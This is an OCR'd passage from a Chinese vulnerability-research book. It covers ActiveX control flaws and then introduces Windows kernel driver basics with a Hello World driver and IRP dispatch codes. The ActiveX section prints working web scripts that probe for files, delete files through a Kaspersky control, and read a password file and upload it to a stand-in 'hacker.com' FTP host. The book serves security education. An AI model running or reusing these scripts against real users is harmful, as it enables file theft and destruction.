


图 20.4.10　浏览器显示的内容为“Unable to open AVI file”

至此，我们已经可以通过该控件对传入的文件路径的不同反馈“File not found”与 “Unable to open AVI file”来判断文件系统中是否存在某个特定文件，这种信息基本上相当于开放了文件系统的列目录权限。

例如，将测试脚本稍作修改，就可以如图 20.4.11 所示，作为判断文件是否存在的 API 接口使用，为系统的进一步入侵提供依据：

```
<object classid="clsid:1E216240-1B7D-11CF-9D53-00AA003C9CB6"
name="evil"> </object>
<script language=javascript>
try{eval(evil.Open("c:\\windows\\system32\\cmd.exe "));}catch(e){
if(e.message=="Unable to open AVI file") document.write("cmd.exe 文件存在--");}
try{eval(evil.Open("d:\\机密.doc"));}catch(e){
if(e.message=="Unable to open AVI file") document.write("机密.doc 文件存在");}
</script>
```

图 20.4.11　利用错误信息的不同成功实现远程判断用户文件列表

20.4.4　漏洞挖掘手记 3：文件读权限

本案例中演示的 ActiveX 控件文件名称为“cell32.ocx”，本次测试环境如表 20-4-3 所示。

表 20-4-3　测试环境

	推荐使用的环境	备　注
操作系统	Windows XP Pro SP2	简体中文版
浏览器版本	Internet Explorer 7	
cell32.ocx 版本 1.	0.0.1	来源于我家我设计 6.5 软件

用 COMRaider 程序打开该 ActiveX 控件，如图 20.4.12 所示。

从图 20.4.12 中可以看到，这个控件可以被浏览器加载，“RegKey Safe for Script”和“RegKey Safe for Init”都被设置为 True，KillBit 位被设置为 False。




图 20.4.12　用 COMRaider 打开 cell32.ocx 文件

cell32.ocx 控件提供了很多的用户接口，这里主要关注 DoReadTextFile 和 DoSaveFTPFile：

```
Function DoReadTextFile (
      ByVal filename  As String ,
      ByVal format  As Long
)  As Long
Function DoSaveFTPFile (
      ByVal filename  As String ,
      ByVal port  As Long ,
      ByVal user  As String ,
      ByVal password  As String
)  As Long
```

从这两个方法的命名上就可以大概知道，DoReadTextFile 是用来读取文本文件的函数，而 DoSaveFTPFile 是用来保存文件到 FTP 服务器上的函数，权限之大可想而知，我们不妨来测试下它们在调用时有没有做严格的身份认证。

首先测试 DoReadTextFile 函数能否读取用户系统上的指定文本文件，如图 20.4.13 所示。




图 20.4.13　利用 DoReadTextFile 函数成功读取到用户系统上的 boot.ini 文件内容

显然，DoReadTextFile 函数没有对传递给它的文件名做任何安全限制，也没有区分是什么进程对它进行调用，只是简单地返回了文件的内容。

结合 DoSaveFTPFile 函数的功能，攻击者可以利用这里的权限检查漏洞，通过一个网页链接读取用户文件系统中的任意文件并上传至 FTP 服务器。之后，攻击者可以再利用 cell32.ocx 控件中的“DoOpenFile”函数来读取上传到 FTP 服务器上的用户文件内容，这相当于获得了对方文件系统的读权限。请参考如下代码：

```
<object classid="clsid:DD44C0EA-B2CF-11D1-8DD3-444553540000"
name="evil"> </object>
<script language=javascript>
evil. DoReadTextFile ("c:\\password.txt ", 0);
evil. DoSaveFTPFile ("ftp://hacker.com/password", 21, "hacker","hacker");
</script>
```

20.4.5 漏洞挖掘手记 3：文件删除权限

卡巴斯基是著名的杀毒软件，拥有大量的用户。“安全软件”并不意味着是“安全的软件”，本节将介绍一个利用卡巴斯基注册的 ActiveX 控件删除任意文件的漏洞。

测试环境如表 20-4-4 所示。

表 20-4-4 测试环境

	推荐使用的环境	备 注
操作系统	Windows XP Pro SP2	简体中文版
浏览器版本	Internet Explorer 7	
卡巴斯基版本 6.	0	

安装卡巴斯基 6.0 时，软件会注册一个 ActiveX 控件“AxKLProd60.dll”。用 COMRaider 程序打开之，如图 20.4.14 所示。




图 20.4.14 “AxKLProd60.dll”文件提供了一个名为“DeleteFile”的用户接口

从图 20.4.14 中可以看到，AxKLProd60.dll 提供了一个用户接口名为“DeleteFile”用于删除文件。用测试脚本调用该函数：

```
<object classid="clsid:D9EC22E7-1A86-4F7C-8940-0303AE5D6756" name="evil">
</object>
```

```
<script language=javascript>
evil.DeleteFile("C:\\1.txt");
</script>
```

传递给 DeleteFile 函数的参数是 C:\\1.txt，同时在本地系统的 C 盘下新建一个 TXT 文件取名为 1.txt。保存测试代码为网页文件，上传该文件到远程 Web 服务器上。

在运行脚本前，可以打开 FileMon（SysInternal 套件中的著名工具）来监视文件系统的各种操作。配置好 FileMon 之后，用浏览器访问测试用的网页，可以发现浏览器进程 iexplore.exe 操作了 C:\1.txt 文件，操作方式是“DELETE”删除，如图 20.4.15。




图 20.4.15 FileMon 监视到浏览器删除了 1.txt 文件

查看您系统的 C 盘根目录，会发现新建的 1.txt 已被删除。

第 4 篇

操作系统内核安全

问渠那得清如许，为有源头活水来。

——朱熹《观书有感》

开发技术讲究的是封装与模块化，但在安全技术方面我们则强调底层的重要性。打开封装，追根溯源是本书自始至终都在讲述的事情。本篇我们将一起探索操作系统更底层、更神秘、更复杂的内核区域。在这片源头活水中您将看到一番奇妙的景观，帮助您更深入地理解操作系统和安全知识。

第 21 章　探索 ring0

21.1　内核基础知识介绍

21.1.1　内核概述

Intel x86 系列处理器使用“环”的概念来实施访问控制，共有 4 个权限级别，由高到低分别为 Ring0、Ring1、Ring2、Ring3，其中 Ring0 权限最高，Ring3 权限最低。Windows（从 NT 开始）和 Linux 等多数操作系统在 Intel x86 处理器上只使用了 Ring0 和 Ring3，其中内核态对应着 Ring0，用户态对应着 Ring3。两个特权级足以实现操作系统的访问控制，况且之前支持的有些硬件体系结构（比如 Compaq Alpha 和 Silicon Graphics MIPS）只实现了两个特权级。本篇所讨论的内核程序漏洞特指 Ring0 程序中的能被利用的 bug 或缺陷。

一般地，操作系统的内核程序、驱动程序等都是在 Ring0 级别上运行的。此外，很多安全软件、游戏软件、工具软件等第三方驱动程序，也会通过系统服务的方式在 Ring0 级别上运行。越来越多的病毒、木马、后门、恶意软件也有自己的驱动程序，想方设法的进入 Ring0，以求提高自身的运行权限，与安全软件进行对抗。

时至今日，Ring0 上运行的程序已经不再是单纯的系统内核，内核漏洞也不再是操作系统专属的问题，而是很多安全软件、游戏软件、工具软件等软件厂商共同需要面对的问题。

随着操作系统和安全软件的日益完善，在普通溢出漏洞难以奏效的情况下，容易被人忽略的内核漏洞往往可以作为突破安全防线的切入点。如果病毒木马加载了驱动或进入了 Ring0，是否还能够实施有效的防御呢？这是一个很有趣的问题，因为对抗的双方都处在系统最高权限，我们称之为“内核 PK”，也许这种 PK 能成为今后的一个研究热点。

研究内核漏洞，需要首先掌握一些内核基础知识，例如内核驱动程序的开发、编译和运行，内核中重要的数据结构等，后面几节将对这些内容做简单的介绍。

21.1.2　驱动编写之 Hello World

让我们先从编写最简单的驱动程序“Hello World”开始。用您喜欢的编辑器编辑如下代码并保存为 helloworld.c 文件，例如这里的路径是：D:\0day\HelloWorld\helloworld.c。

```
/*************************************************************************
      created:            2010/12/06
      filename:           D:\0day\HelloWorld\helloworld.c
      author:             shineast
```

```
      purpose:            Hello world driver demo
*************************************************************************/
#include <ntddk.h>
#define DEVICE_NAME L"\\Device\\HelloWorld"
#define DEVICE_LINK L"\\DosDevices\\HelloWorld"
//创建的设备对象指针
PDEVICE_OBJECT g_DeviceObject;
/*************************************************************************
 驱动卸载函数
      输入：驱动对象的指针
      输出：无
*************************************************************************/
VOID DriverUnload( IN PDRIVER_OBJECT  driverObject )
{
      //什么都不做，只是打印一句话
      KdPrint(("DriverUnload: 88!\n"));
}
/*************************************************************************
 驱动派遣例程函数
      输入：驱动对象的指针,Irp 指针
      输出：NTSTATUS 类型的结果
*************************************************************************/
NTSTATUS DrvDispatch(IN PDEVICE_OBJECT driverObject,IN PIRP pIrp)
{
      KdPrint(("Enter DrvDispatch\n"));
      //设置 IRP 的完成状态
      pIrp->IoStatus.Status=STATUS_SUCCESS;
      //设置 IRP 的操作字节数
      pIrp->IoStatus.Information=0;
      //完成 IRP 的处理
      IoCompleteRequest(pIrp,IO_NO_INCREMENT);
      return STATUS_SUCCESS;
}
/*************************************************************************
 驱动入口函数（相当于 main 函数）
      输入：驱动对象的指针，服务程序对应的注册表路径
      输出：NTSTATUS 类型的结果
*************************************************************************/
NTSTATUS DriverEntry( IN PDRIVER_OBJECT  driverObject,
IN PUNICODE_STRING  registryPath )
{
      NTSTATUS      ntStatus;
      UNICODE_STRING devName;
      UNICODE_STRING symLinkName;
```

```
        int i=0;
        //打印一句调试信息
        KdPrint(("DriverEntry: Hello world driver demo!\n"));
        //设置该驱动对象的卸载函数
        driverObject->DriverUnload = DriverUnload;
        //创建设备
        RtlInitUnicodeString(&devName,DEVICE_NAME);
        ntStatus = IoCreateDevice( driverObject,
                  0,
                  &devName,
                  FILE_DEVICE_UNKNOWN,
                  0, TRUE,
                  &g_DeviceObject );
        if (!NT_SUCCESS(ntStatus))
        {
                  return ntStatus;
        }
        //创建符号链接
        RtlInitUnicodeString(&symLinkName,DEVICE_LINK);
        ntStatus = IoCreateSymbolicLink( &symLinkName,&devName );
        if (!NT_SUCCESS(ntStatus))
        {
                  IoDeleteDevice( g_DeviceObject );
                  return ntStatus;
        }
        //设置该驱动对象的派遣例程函数
        for (i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
        {
                  driverObject->MajorFunction[i] = DrvDispatch;
        }
        //返回成功结果
        return STATUS_SUCCESS;
}
```

helloworld 驱动在 DriverEntry 入口函数中依次完成了：驱动卸载函数的设置，驱动设备的创建，符号链接的创建，驱动派遣例程函数的设置。

DriverEntry 函数相当于应用程序的 main 函数，是驱动的入口函数，执行在 System 进程中。DriverEntry 函数的返回值类型是 NTSTATUS，如果是 STATUS_SUCCESS，表示驱动加载成功；否则表示驱动加载失败，具体失败原因由相应的返回值来表述。

驱动卸载函数，是驱动程序在被卸载时要调用的函数，如上面代码所示，驱动卸载函数被设置为 DriverUnload，在 DriverUnload 中其实并没有做什么，只是打印了一句话，相当于一个空函数。当然驱动卸载函数并不是必须要设置的，如果没有设置，驱动程序就无法被卸载。

驱动设备的创建和符号链接的创建，是为了能够在 Ring3 打开该设备对象，并和驱动进行通信，后面的 21.1.4 节和 21.1.5 节将有所介绍。

驱动派遣例程函数，是 Ring3 向驱动发出不同类型的 I/O 请求，经过系统的“派遣”后，最终会调用到对应的驱动派遣例程函数来，后面的 21.1.3 节中会对“派遣例程”进行详细地介绍。

helloworld.c 写好后，同目录下还需要两个文件：makefile 文件和 sources 文件。makefile 文件的内容通常是固定的，如下所示。

```
!IF 0
Copyright (C) Microsoft Corporation, 1999 - 2002
Module Name:
   makefile.
Notes:
   DO NOT EDIT THIS FILE!!!  Edit .\sources. if you want to add a new source
   file to this component.  This file merely indirects to the real make file
   that is shared by all the components of Windows NT (DDK)
!ENDIF
!INCLUDE $(NTMAKEENV)\makefile.def
```

sources 文件比较重要，可以配置要编译的源文件，以及编译出的 sys 文件名称等。由于 helloworld.c 是一个简单的驱动，因此其所对应的 sources 也很简单，只有三行，如下所示。

```
TARGETNAME=helloworld
TARGETTYPE=DRIVER
SOURCES=helloworld.c
```

其中 TARGETNAME 表示要编译出的 sys 文件的名称；TARGETTYPE 表示编译出的 PE 文件类型；SOURCES 表示要被编译的源文件。这里只有一个 helloworld.c 需要编译，如果有多个源文件要编译，可以使用空格分隔。

准备好上面的三个文件（helloworld.c、makefile、sources）后，还需要安装 Microsoft 的 WDK（Windows Dr iver K it）。安装 WDK 的过程这里不再赘述，其编译代码的过程大致如图 21.1.1 所示：点击“开始”菜单→程序→Windows Driv er Ki ts→WDK 的版本（这里是“WDK 7600.16385.0”）→Build Environment→Windows XP→x86 Checked Build Environment。




图 21.1.1　从开始菜单中打开 WDK 的编译环境

这里我们选择“Windows XP”的“x86 Checked Build Environment”，即 32 位的 XP 系统上的 debug 版编译环境。之后将出现一个控制台，使用 cd 命令，进入驱动源文件所在的目录，

即 D:\0day\HelloWorld，然后使用 build 命令进行编译，如图 21.1.2 所示。




图 21.1.2　helloworld 的编译结果

helloworld 的编译成功结束后，helloworld.sys 驱动文件将出现在 D:\0day\HelloWorld\objchk_wxp_x86\i386 目录下。如图 21.1.3 所示。




图 21.1.3　helloworld.sy s 编译成功

编译出的 helloworld.sys 不能像 exe 一样直接双击运行，需要作为内核模块来加载和运行。我们可以在用户态使用服务管理器创建一个服务，将 helloworld.sys 和服务关联在一起，通过启动服务向内核加载 helloworld.sys。这个过程对于初学者略显复杂，可以通过工具来完成。类似的驱动加载工具有很多，这里推荐 OSR On line 上的一个工具——OSRLOADER。通过链接（http://www.osronline.com/article.cfm?article=157）可以下载到目前最新版本 V3.0 的 OSRLOADER，界面如图 21.1.4 所示。

单击“Browser”按钮，选择前面编译出的 helloworld.sys 驱动，单击最下面的“Register Service”按钮，即注册为系统服务。注册成功后，单击“Start Serv ice”按钮，就可以启动 helloworld.sys 驱动了。卸载驱动时，先单击“Stop Service”按钮，再单击“Unregister Service”按钮即可卸载注册的服务。




图 21.1.4　驱动加载工具 OSRLOADER

使用 Sysinternal 还可以看到加载驱动后，驱动中输出的调试信息，如图 21.1.5 所示。




图 21.1.5　helloworld.sys 加载和卸载时调试信息的输出

其中，在驱动加载时，打印了“DriverEntry: Hello world driver demo!”，而在驱动卸载时，打印了“DriverUnload: 88!”，这些输出和前面给出的源代码一致。

21.1.3　派遣例程与 IRP 结构

提到派遣例程，必须理解 IRP（I/O Request Package），即“输入/输出请求包”这个重要数据结构的概念。Ring3 通过 DeviceIoControl 等函数向驱动发出 I/O 请求后，在内核中由操作系统将其转化为 IRP 的数据结构，并“派遣”到对应驱动的派遣函数中，如图 21.1.6 所示。

Ring3 程序调用 kernel32.dll 导出的 DeviceIoControl 函数后，会调用到 ntdll.dll 导出的 NtDeviceIoControlFile 函数，进而调用到系统内核模块提供的服务函数 NtDeviceIo ControlFile，该函数会将 I/O 请求转化为 IRP 包，并发送到对应驱动的派遣例程函数中。对于其他 I/O 相关函数，如 CreateFile、ReadFile、WriteFile、GetFileSize、SetFileSize、CloseHandle 等也是如此。




图 21.1.6　从 Ring3 的 I/O 请求到内核的 IRP 请求包

一个 IRP 包该发往驱动的哪个派遣例程函数，是由 IRP 结构中的 MajorFunction 属性决定的，MajorFunction 属性的值是一系列宏，如下所示。

```
//
// Define the major function codes for IRPs.
//
#define IRP_MJ_CREATE                   0x00
#define IRP_MJ_CREATE_NAMED_PIPE        0x01
#define IRP_MJ_CLOSE                    0x02
#define IRP_MJ_READ                     0x03
#define IRP_MJ_WRITE                    0x04
#define IRP_MJ_QUERY_INFORMATION        0x05
#define IRP_MJ_SET_INFORMATION          0x06
#define IRP_MJ_QUERY_EA                 0x07
#define IRP_MJ_SET_EA                   0x08
#define IRP_MJ_FLUSH_BUFFERS            0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION   0x0b
#define IRP_MJ_DIRECTORY_CONTROL        0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL      0x0d
#define IRP_MJ_DEVICE_CONTROL           0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL  0x0f
#define IRP_MJ_SHUTDOWN                 0x10
#define IRP_MJ_LOCK_CONTROL             0x11
#define IRP_MJ_CLEANUP                  0x12
#define IRP_MJ_CREATE_MAILSLOT          0x13
#define IRP_MJ_QUERY_SECURITY           0x14
#define IRP_MJ_SET_SECURITY             0x15
#define IRP_MJ_POWER                    0x16
#define IRP_MJ_SYSTEM_CONTROL           0x17
```

```
#define IRP_MJ_DEVICE_CHANGE          0x18
#define IRP_MJ_QUERY_QUOTA            0x19
#define IRP_MJ_SET_QUOTA              0x1a
#define IRP_MJ_PNP                    0x1b
#define IRP_MJ_PNP_POWER              IRP_MJ_PNP     // Obsolete....
#define IRP_MJ_MAXIMUM_FUNCTION       0x1b
```

MajorFunction 最多有 0x1b（27）个，也就是说驱动中最多可以设置 27 个不同的派遣例程函数。helloworld.c 中为了简单，将所有的派遣例程都设置到了 DrvDispatch 函数，并且 DrvDispatch 函数中只做了最简单的处理。

IRP 的数据结构非常复杂，如果全部展示出来恐怕需要好几页的篇幅。“授人以鱼不如授人以渔”，因此这里重点给出学习 IRP 数据结构的方法。

对于初学者，在安装了最新版的 WDK 后，可以通过 WDK Help 中的“WDK Documentation”文档来学习 IRP 数据结构，如图 21.1.7 所示。




图 21.1.7　通过 WDK 帮助文档学习内核数据结构 IRP

该文档会重点介绍驱动程序中用到的一些 IRP 成员的含义和使用方法，另外文档末尾还有一段 Comments，也是非常有价值的内容。

WDK 文档中省略了 IRP 结构中的某些成员（Undocumented members），如果阅读了文档中 IRP 的 Comments 后，就会知道这些 Undocumented me mbers 之所以被保留，是因为只有 I/O manager 或 FSDs 才能使用这些成员。为了更全面地了解 IRP 的数据结构，更直接的办法是找到 WDK 中定义 IRP 的头文件，阅读其中的注释。例如，头文件在这里的路径是 D:\WINDDK\7600.16385.0\ inc\ddk\wdm.h，其中对 IRP 定义如图 21.1.8 所示。




图 21.1.8　通过 WDK 头文件 wdm.h 学习内核数据结构 IRP

为了灵活地查阅内核数据结构信息，还可以使用一些 PDB 辅助工具。一般地，内核数据结构大多定义在内核模块中。有了内核模块，还需要得到对应的 PDB 符号文件，这里推荐使用 SymbolTypeViewer 免费工具来下载符号文件。该工具使用非常简单（下载链接：http://www.laboskopia.com/download/SymbolTypeViewer_v1.0_beta.zip），如图 21.1.9 所示。




图 21.1.9　通过 SymbolTypeViewer 免费工具下载符号文件

启动 SymbolTypeViewer 后，单击“File”按钮，选择本机的内核模块文件（例如 C:\WINDOWS\system32\ntkrnlpa.exe），然后单击“Symbol Path”按钮，选择要保存符号文件的路径，再单击“Server”按钮，选择默认的微软链接，最后单击“Get Symbols”按钮，就开始

